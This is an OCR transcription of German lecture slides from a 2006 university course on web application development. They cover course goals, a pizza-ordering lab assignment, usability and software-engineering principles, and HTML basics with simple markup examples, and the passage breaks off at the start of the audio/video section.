Entwicklung webbasierter Anwendungen

Prof. Dr. Ralf Hahn im SS 2006

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Entwicklung webbasierter Anwendungen

1. Kapitel: Einleitung

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Zielsetzung

- aus der Modulbeschreibung:
  - ⇨ Die Studierenden sollen Methoden und Techniken zur Entwicklung von webbasierten Anwendungen kennen, verstehen und anwenden können. Dies gilt insbesondere auch für datenbankbasierte Web-Anwendungen.
  - ⇨ Sie sollen die Grundlagen und die Handhabung eines aktuellen Entwicklungswerkzeugs für animationsorientierte webbasierte Anwendungen kennen.

- Konkret:

  Nach der Veranstaltung...
  - ⇨ kennen Sie den Sinn, Zweck und die Grenzen der verschiedenen Techniken
  - ⇨ verstehen Sie das Zusammenspiel der verschiedenen Techniken
  - ⇨ kennen Sie die wesentlichen Standards
  - ⇨ sind Sie in der Lage, komplexe und standardkonforme Webseiten zu erstellen

Aufgabe im Praktikum: Pizzaservice

Kunde (Bestellung)


Margherita 4.00 €


Salami 4.50 €


Hawaii 5.50 €


Tonno 5.00 €


Speziale 7.00 €

Warenkorb

Salami
Salami
Hawaii

14.50 €

Bestellen
Alle Löschen
Auswahl Löschen

Pizzabäcker (bestellte Pizze)

	bestellt	im Ofen
Hawaii	◉	○
Salami	○	◉
Margherita	○	◉
Margherita	○	◉

Kunde (Lieferstand)

	im Ofen	fertig	unterwegs
Margherita	○	◉	○
Salami	◉	○	○
Tonno	○	○	◉
Hawaii	○	○	◉


Fahrer (fertige Pizze)

	fertig	unterwegs
Salami	◉	○
Margherita	◉	○
FHD		**8.5 €**
Tonno	◉	○
Tonno	◉	○
Müller, Freßgasse 11		**10 €**
Margherita	○	◉
Hahn, Schöfferstr.8b		**4 €**

Konkrete Inhalte des Veranstaltung

- (Entwurf)
- HTML Grundlagen
- CSS und dynamisches Layout
- Formulare und ECMAScript, DOM
- Server Konfiguration (Apache), CGI
- PHP mit Datenbankanbindung (MySQL)
- Animation (Macromedia Flash)
- Sicherheit im Internet

Einsatz der Technologien im Zusammenhang



- HTML
- CSS
- ECMA-Script
- DOM
- Animation

- HTTP

- Server-Konfiguration

- CGI
- PHP
- MySQL

Problem 1: Transferraten

Modem analog	**56 kBaud**	**5,6 kByte/s**
ISDN	**64 kb/s**	**8 kB/s**
DSL	**768 kb/s**	**96 kB/s**
CD-ROM (1x) **CD-ROM (12x)**	**1,2 Mb/s** **14,4 Mb/s**	**150 kB/s** **1800 kB/s**
UMTS	**1,2 Mb/s**	**150 kB/s**
Ethernet LAN (alt)	**10 Mb/s**	**1.220 kB/s**

galt mal als "enabling technology" für MM

MPEG1 oder einfaches AVI-Video

⇨ man muss immer noch mit Datenvolumen geizen !

Problem 2: Plattformabhängigkeit

- "Plattform" bisher: Betriebssystem
  - ⇨ oft nur für bestimmte Rechnertypen verfügbar
  - ⇨ Unix-Varianten (Workstation), Windows (PC), MacOS (Mac), MVS (Mainframe)
- "Plattform" im Web: Browser + Version
  - ⇨ Standard durch inkompatible Spracherweiterungen ausgehebelt
  - ⇨ manche Plug-Ins nur für bestimmte Betriebssysteme verfügbar
    - betrifft insbesondere MM-Dienste, weil diese wiederum Betriebssystemdienste nutzen (vgl. Video)
- kein technisches Problem, sondern marktpolitisches

lediglich eine Verlagerung der Abhängigkeit

Problem 3: what you see is NOT what you get !

- Darstellung erfolgt über HTML
  - ⇨ HTML ist eine Markup Language
  - ⇨ WYSIWYG ist per Prinzip nicht möglich
  - ⇨ HTML Editor zeigt allenfalls ungefähr das Ergebnis
  - ⇨ sorgfältige Vorschau notwendig mit verschiedenen Browsern / Bildschirmauflösungen / Fenstergrößen

wieso hat man das Problem z.B. in PowerPoint nicht ?

- Surfer-freundliche Darstellung
  - ⇨ nicht unterstützte HTML-Anweisungen werden nicht gemeldet, sondern ignoriert
  - ⇨ Darstellung so gut es eben geht
  - ⇨ unangenehm für Webdesigner: visuelle Kontrolle erforderlich
  - ⇨ unbedingt Tool (z.B. HTML Validator) verwenden

Literatur und Software

Literatur

- Stefan Münz: SELFHTML
  http://www.selfhtml.org
- Damir Enseleit: SELFPHP
  http://www.selfphp.info
- Ed Tittel, Mary Burmeister:
  HTML 4 für Dummies, Wiley-Vch 2005
- Huseby: *Sicherheitsrisiko Web-anwendung*, dpunkt.verlag 2004

Standards

- HTML-, CSS-, DOM-Standard
  und HTML/CSS-Validator
  http://www.w3.org/
- ECMAScript (ECMA-262)
  http://www.ecma-international.org/

Freie Software, Dokus, Tutorials

- HTML Editor + Validator
  http://www.meybohm.de/
- HTML Editor mit Preview
  http://www.evrsoft.com/1stpage2.shtml
- XAMPP (Webserver, MySQL, PHP)
  http://www.apachefriends.org/de/xampp.html

Entwicklung webbasierter Anwendungen

2. Kapitel:

Softwaretechnik für webbasierte Anwendungen

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Motivation

- auch Multimedia-Anwendungen und WebSites sind Softwaresysteme !
  - ⇨ es gilt weiterhin alles, was man über Softwaretechnik, Software Ergonomie und GUIs gelernt hat

- nicht vor lauter

  ⇨ Grafik, Animation, Gimmicks

  den

  Entwurf ⇨ Analyse, Architektur, Datenorganisation

  vergessen

- Die Programmiersprachen und die Aufgabe verleiten zum Hacken !
- Ein Konzept hat aber noch nie geschadet !

Anforderungsanalyse

- Zweck des Produkts bestimmen
  - ⇨ Was wollen Benutzer mit der Anwendung erreichen?
    "sich informieren" ist zu wenig!
  - ⇨ Produktkatalog, Selbstlernmedium, Spiel, Werbung,...?
  - ⇨ Fülle von Informationen darstellen und dennoch leichte Orientierung?
- Ermittlung der Zielgruppe
  - ⇨ Alter, Geschlecht, Sprache, Ausstattung, Ausbildung,
    PC-Erfahrung, Internet-Zugang, Benutzungsfrequenz
- Verkaufsargument
  - ⇨ Nutzen, Mehrwert ggü. Konkurrenz (z.B. Printmedien)
- Erscheinungsbild
  - ⇨ reine Information oder auch Darstellung
- Zielmedium
  - ⇨ CD, Internet, Intranet, Fernseher (Set-Top-Box)

Randbedingungen (nicht-funktionale Anforderungen)

- Es gibt im Internet ein riesiges Angebot
  - ⇨ meine Anwendung ist nur eine unter vielen
  - ⇨ Benutzer wechseln häufig die Anwendungen / Sites
- Benutzer scannen statt zu lesen
  - ⇨ 79% überfliegen die Seiten nur
  - ⇨ Schulung darf absolut nicht erforderlich sein
  - ⇨ Hilfesystem muss überflüssig sein
- Viele unerfahrene Benutzer
  - ⇨ Kinder, Senioren, Couch Potatoes
- Unterschiedliche Systeme der Benutzer
  - ⇨ Browser, Plugins, CPU, Bildschirme, Datenverbindung
- Performanz
  - ⇨ Support für verschiedene Browser, Ausgabegeräte, Transferraten,
  - ⇨ Anzahl der Benutzer, Häufigkeit des Datenaustauschs,…
- Darstellung
  - ⇨ Stil, Corporate Identity, Farbschema

Design: Strukturierungsmittel

- Allgemein
  - ⇨ Dokumentenstruktur: Daten, Struktur, Format
  - ⇨ Navigationsstruktur: Netz oder Baum oder Folge oder …
- Suchhilfsmittel
  - ⇨ Inhaltsverzeichnis, Index, Volltextsuche, History, Lesezeichen
- Verwenden von Metaphern hilft oft
  - ⇨ Museum mit Ausstellungen
  - ⇨ Fernseher mit Kanälen
  - ⇨ Dateisystem mit Ordnern und Dokumenten

Design: Interaktionselemente


- als Interaktionselement erkennbar — Minimalforderung
  - ⇨ d.h. unterscheidbar von passiven Elementen
  - ⇨ Button: durch Gestalt
  - ⇨ Hotword: durch Farbe / Unterstreichung
- Zustandsdarstellung — vermeidet nutzlose Betätigung
  - ⇨ normal, gesperrt, evtl. aktiviert / gedrückt
  - ⇨ Button: graphische Variante (z.B. gesperrt: Schrift grau)
  - ⇨ Hotword, sensitiver Bereich: nicht üblich
- Erkennungsaufwand — Adventure oder Ergonomie ?
  - ⇨ unmittelbar visuell (Button, Hotword): gering
  - ⇨ Mauszeiger ändert sich beim Abtasten: hoch
    (nur akzeptabel als Ergänzung)

Mensch-Maschine-Schnittstelle

- Der Systemzustand muss auf einen Blick erkennbar sein
  - ⇨ Grund-Forderung aus der Software-Ergonomie

(ohne ihn dabei zu verändern!)


- Wo bin ich ? — Ort
  - ⇨ momentaner Aufenthaltsort im System
- Was kann ich hier tun ? — Modus
  - ⇨ zur Verfügung stehende Operationen
- Wie kam ich hierher ? — Weg
  - ⇨ Vorgeschichte, Kontext
- Wohin kann ich gehen ? — Weg
  - ⇨ Ziel eines Verweises soll erkennbar sein



Es folgen Überlegungen, wie diese Fragen durch Layout- und Gestaltungselemente beantwortet werden können.


Layout: Komponenten einer Bildschirmseite

- **Kopfzeilenkomponente** — wo bin ich?
  - ⇨ dient der Orientierung des Benutzers
- **Präsentationskomponente** — was kann ich hier tun?
  - ⇨ Darstellung der Informationsgehalts
  - ⇨ Bühne für Animationen, Simulationen, Videos
- **Navigationskomponente (Interaktions-)** — wohin kann ich gehen?
  - ⇨ dient der Steuerung durch den Benutzer
- **Hintergrund**
  - ⇨ passives Designelement
  - ⇨ unverändert über mehrere Bildschirmseiten



Layoutbeispiel: Lernprogramm "ToolBook"

mustergültig



K

P

N

Test

- Ganz normale Tests !
  - ⇨ Funktionalität
  - ⇨ nicht-funktionale Anforderungen
  - ⇨ Ausnahmefälle

- Besonders wichtig
  - ⇨ Verständlichkeit und Bedienbarkeit
    - mit dem Auftraggeber bzw. künftigen Benutzern
  - ⇨ Portabilität
    - Browser, Plugins, CPU, Bildschirme, Datenverbindung
  - ⇨ Performanz
    - verschiedene Browser, Ausgabegeräte
    - geringe Transferrate
    - hohe Benutzerlast

Vorgehensmodell

- Besonderheiten bei Multimedia- und Webapplikationen
  - ⇨ Usability ist extrem wichtig
  - ⇨ hoher Gestaltungsanteil
- Vorgehen
  - ⇨ Wasserfall ist in der Regel ungeeignet
  - ⇨ besser iterative Vorgehensweise
  - ⇨ evtl. Prototypen einsetzen
  - ⇨ mehrere Durchgänge mit zunehmender Verfeinerung und Präzisierung
- Zwischenergebnisse
  - ⇨ mit Auftraggeber und künftigen Benutzern abstimmen

Arbeitsergebnisse (Meilensteine)

- Visionsdokument mit Sinn und Zweck der Website
- Übersicht der Funktionalität (Use Case Diagramm)
- Beschreibung der nicht-funktionalen Anforderungen
- Navigationsübersicht (Zustandsdiagramm)
- Skizzen der Seite(n)
- Modellierung der SW-Struktur
  - ⇨ Aktivitätsdiagramm
  - ⇨ Klassendiagramm
  - ⇨ Sequenzdiagramm (Kollaborationsdiagramm)
    - Zusammenspiel von HTML-Seiten (Client) und PHP-Seiten (Server)
- Testplan

Entwicklung webbasierter Anwendungen

3. Kapitel: HTML

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Was ist HTML ?

<title> Text des Titels </title>

- HyperText Markup Language
  - ⇨ definiert mit SGML
    (Standard Generalized Markup Language, ISO-Norm 8879)
- Markup Language: Auszeichnungssprache
  - ⇨ markiert und attributiert Bestandteile eines Dokuments
  - ⇨ Browser setzen Auszeichnung in visuelle Darstellung um
- Hyper Text: Verweise auf andere Dokumente
  - ⇨ Hyperlinks zu anderen Stellen im eigenen Projekt oder
    zu beliebigen anderen Dokumenten im Web
- Text-Dateien (kein Binärformat)
  - ⇨ mit jedem Texteditor zu bearbeiten
  - ⇨ leicht zu generieren und zu debuggen

Ursprung: Hyper Text Markup Language

- semantisch gegliederter Fließtext
  - ⇨ Layout bewusst nicht definiert ⇨ inhaltsorientiert
  - ⇨ komfortable Querverweise durch Hyperlinks
    URL Uniform Resource Locator
- Tabellen und Formulare
- Einbetten von Bildern
  - ⇨ Audio oder Video nicht vorgesehen

- Layout war Sache des Browsers und des Surfers
  - ⇨ Schriftart und -größe wählbar
  - ⇨ Zeilenumbruch abhängig von Größe des Browserfensters

echte Innovation
nach ftp, telnet, ...

Entwicklungsgeschichte HTML

WWW Konsortium
http://www.w3.org

- Standardisierungsgremium W3C
  - ⇨ ursprünglich Wissenschaftler, jetzt auch Industrievertreter
- der Standardisierungsprozess hinkte immer hinter dem Entwicklungsstand kommerzieller Browser her
  - ⇨ bewusst inkompatible Erweiterungen der Hersteller
  - ⇨ Browser hielten keinen Standard vollständig ein; viele Bugs
- klares Marketingziel
  - ⇨ "best viewed with ..."
- Webdesigner sind Leidtragende
  - ⇨ gestalterische Ziele schwer zu realisieren
  - ⇨ Surfer leiden unbewusst (wissen nicht, wie's gemeint war)

HTML Standardisierung durch W3C

1.0		
2.0	Nov 95	
3.2	Mai 96	Tabellen, phys. Format
4.0	Jan 98	Frames, CSS, Skript

Bemerkungen zum Werdegang

- nach ca. 5 Jahren der Evolution beinhaltet HTML 4.0 endlich die Features, die in lokalen Anwendungen längst Stand der Technik waren
  - ⇨ Maßstab: Desktop Publishing (DTP) und Autorensysteme
  - ⇨ wichtiger Schritt: Cascading Style Sheets CSS
- politischer Aspekt war lange viel interessanter als technischer
  - ⇨ Browser-Wettkampf
  - ⇨ man hätte auch gleich ein ausgereiftes Dokument-Format standardisieren und um URLs erweitern können ...
- langer Umweg über HTML "Standardisierung"
  - ⇨ Versuch der Browser-Hersteller, proprietäre HTML Varianten zu etablieren
  - ⇨ planlose Erweiterungen
  - ⇨ Tag-Bastelei statt systematischen Lösung

Zielrichtung in dieser Veranstaltung

- HTML 4.0 bereinigt Irrwege der Vergangenheit
  - ⇨ Variante "strict" (Alternativen "transitional" und "frameset")
  - ⇨ etliche Tags und Attribute sind "deprecated" (missbilligt)
- XHTML definiert HTML konform zu XML
  - ⇨ in der Praxis geringfügige Modifikationen ⇨ zukunftsorientiert
- Orientierung an Standards, nicht an Browsern

- praktische Konsequenzen
  - ⇨ Verzicht auf physische Formatierung in HTML, stattdessen konsequenter Einsatz von CSS
  - ⇨ Tags immer in Kleinbuchstaben
  - ⇨ zu jedem öffnenden Tag ein schliessendes
  - ⇨ alle Attribute in Anführungszeichen

Grundgerüst einer HTML-Datei

SGML-konformer Dokumenttyp

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
      "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <meta http-equiv="content-type"
      content="text/html;
      charset=ISO-8859-1">
    <title>
      Text des Titels
    </title>
  </head>
  <body>
    <p>Eigentlicher Inhalt</p>
  </body>
</html>
```

Zeichensatz

Titel für Browserfenster

THIS PAGE IS VALID HTML 4.01 STRICT!

Schreibregeln

- Leerzeichen, Tabulator und Zeilenvorschub sind Trenner
  - ⇨ Anzahl spielt keine Rolle, außer in Attributwerten
  - ⇨ Ausnahme: in `<pre>` Abschnitten (=preformatted)
- Einrückung dient nur der Lesbarkeit
  - ⇨ wird vom Browser ignoriert
  - ⇨ wird von manchen WYSIWYG Tools ruiniert
- Kommentare

```
<!-- das ist ein Kommentar -->
```

- Sonderzeichen und Umlaute können kodiert werden

<	&lt;	>	&gt;	&	&amp;	"	&quot;
ä	&auml;	Ä	&Auml;	ö	&ouml;	Ö	&Ouml;
ü	&uuml;	Ü	&Uuml;	ß	&szlig;	€	&euro;

Tags und Attribute

- Tags (Marken) markieren Abschnitte im Text
  - ⇨ Name in spitzen Klammern
  - ⇨ gleicher Name für öffnendes und schliessendes Tag
  - ⇨ schliessendes Tag kenntlich an zusätzlichem /
  - ⇨ XHTML ist case sensitive (Kleinschreibung), HTML nicht

```
<h2>willkommen in unserem Hotel</h2>
```

- öffnende Tags können zusätzliche Attribute enthalten
  - ⇨ Attribute haben einen Namen und einen Wert
  - ⇨ Attributwerte werden in Anführungszeichen geschrieben (XHTML)

```
<h2 id="hallo">willkommen in unserem Hotel</h2>
```

- mit Tags markierte Abschnitte können verschachtelt sein

```
<h2><em>willkommen</em> in unserem Hotel</h2>
```

Standalone-Tags

- es gibt einige wenige „Standalone-Tags“
  - ⇨ leere Elemente = Abschnitte ohne Inhalt

```
Willkommen <br> auf unserer Homepage
```

- Standalone-Tags passen nicht in das DOM
  - ⇨ dieses verlangt eine strenge Baumstruktur
- in XML und XHTML ganz verboten
  - ⇨ ersatzweise

    `<br />` oder `<br></br>`

Document Object Model (kommt später)

Universalattribute

- **können zu jedem Tag hinzugefügt werden**
  - ⇨ `id` dateiweit eindeutiger Bezeichner für Scripte
  - ⇨ `class` Name der zugehörigen Style Sheet Klasse
  - ⇨ `title` Erläuterung zum Element, erscheint als Tooltip
  - ⇨ `style` eingebettete Style Sheet Attribute
  - ⇨ `lang, dir` Landessprache und Textlaufrichtung

```
<h2
      id="JB007" class="mycssstyleclass" title="mytooltip"
      style="color:red" lang="de" dir="ltr">
Hallo</h2>
```

Logische Formatierung

- markiert Bedeutung von Textabschnitten
- macht keine Aussage über visuelles Erscheinungsbild
  - ⇨ das wird erst per CSS definiert
  - ⇨ für Sprachausgabe muss stattdessen das akustische Erscheinungsbild definiert werden...
- ein paar Beispiele:

`<em>`	emphatisch (betont)
`<strong>`	stark betont
`<samp>`	Beispiel
`<dfn>`	Definition
`<cite>`	inline-Zitat (z.B. für Eigennamen; oft kursic)
`<q cite="URL">`	Zitat mit Quellenangabe (oft in Anführungszeichen)
`<blockquote>`	Zitat als Block gesetzt

von IE nicht umgesetzt

Block

Strukturierung von Text

alle außer und <br> erzeugen einen Block

- Überschriften
  - `<h1>` Überschrift der höchsten Gliederungsebene
  - `<h6>` Überschrift der niedrigsten Gliederungsebene

  header1,…, header6
- Abschnitte
  - `<p>` Textabsatz (immer paarweise mit `</p>`)
  - `<div>` allgemeiner Block

  div = division = Bereich
  - `<span>` Inline-Element

  kein Block

  "Aufhänger" für CSS
- Aufzählungen (nummeriert oder auch nicht)
  - `<ol>, <ul>, <li>`

  ordered list, unordered list, list item
- Zeilenumbruch erzwingen und verhindern
  - `<br>` expliziter Zeilenumbruch (standalone tag)

  kein Block
  - ` ` geschütztes Leerzeichen - verhindert hässlichen Zeilenumbruch

  z.B. 3. Kapitel

Verpönte Attribute und Tags (deprecated)

abgesetzt, unerwünscht

- Farbangaben
  - ⇨ `background, bgcolor, text`
  - ⇨ `link, alink, vlink`
- Schrift
  - ⇨ `<font>, <basefont>`
  - ⇨ `compact, strike, s, u`
- Ausrichtung
  - ⇨ `align, nowrap, <center>`
- Größe
  - ⇨ `size, width, height`
- Rand
  - ⇨ `hspace, vspace, border`

active, visited

s=strike, u=underline

Angaben dieser Art dienen der physischen Formatierung, sind in der **Strict**-Variante verboten und sollen durch CSS-Angaben ersetzt werden

Zulässig in **Transitional**-Variante, damit Altlasten weiterleben

Grenzfall: physische Formatierung

- definiert das visuelle Erscheinungsbild
- nicht verpönt, aber besser zu vermeiden
- ein paar Beispiele:

`<b>`	**fette Schrift (bold)**
`<i>`	***kursive* Schrift (italic)**
`<tt>`	`dicktengleiche` **Schrift (monospaced, Teletype)**
`<big>`	**Schrift größer als normal**
`<small>`	**Schrift kleiner als normal**
`<sup>`	**Schrift hochgestellt**
`<sub>`	**Schrift tiefgestellt**

`<pre>` `präformatierter Text (z.B. für Quellcode)` Block

Einbindung von Pixelbildern (Grafiken)

- für Bilddateien der Formate GIF, PNG und JPG
- notwendige Attribute:

`src`	Quelle
`width, height`	Breite und Höhe
`alt`	Ersatztext

- Beispiel

```
<img src="bilder/datei.gif" width="250" height="450"
   alt="Beschreibung des Bildes">
```

standalone tag

- besser mittels CSS festlegen:

`border`	Rahmen
`hspace, vspace`	Abstand zur Umgebung
`align`	Ausrichtung und Textumfluss

Bilddateien

- GIF für Grafiken (z.B. Screenshots, ClipArts)
  - ⇨ 256 Farben Palette, LZW komprimiert
  - ⇨ Freistellen (transparenter Hintergrund) möglich
  - ⇨ Nachfolger: PNG

Lempel-Ziv-Welch

- JPEG für Photos
  - ⇨ Echtfarben, DCT komprimiert, verlustbehaftet
  - ⇨ kein Freistellen

Discrete Cosinus Transformation

bisher Exoten: Fraktale und Wavelet-Kompression

- Häufig unvollständiges oder springendes Gesamtbild während Seitenaufbau
  - ⇨ Gängiger Trick: Platzierung mit unsichtbarem GIF erzwingen

- Möglichkeiten zur Speicherplatzersparnis
  - ⇨ Hintergrund mit kleiner Grafik "kacheln"
  - ⇨ Größe und Farbtiefe reduzieren
  - ⇨ Beschränkung auf wenige Grafiken

Bandbreite!

Audio und Video

<embed> ist nicht mehr standardkonform – aber die Alternative <object> funktioniert nur in neuen Browsern.

- Prinzip: Einbettung von Media-Clips
  - ⇨ Media-Clip als eigenständige Datei; HTML-Datei enthält Verweis

```
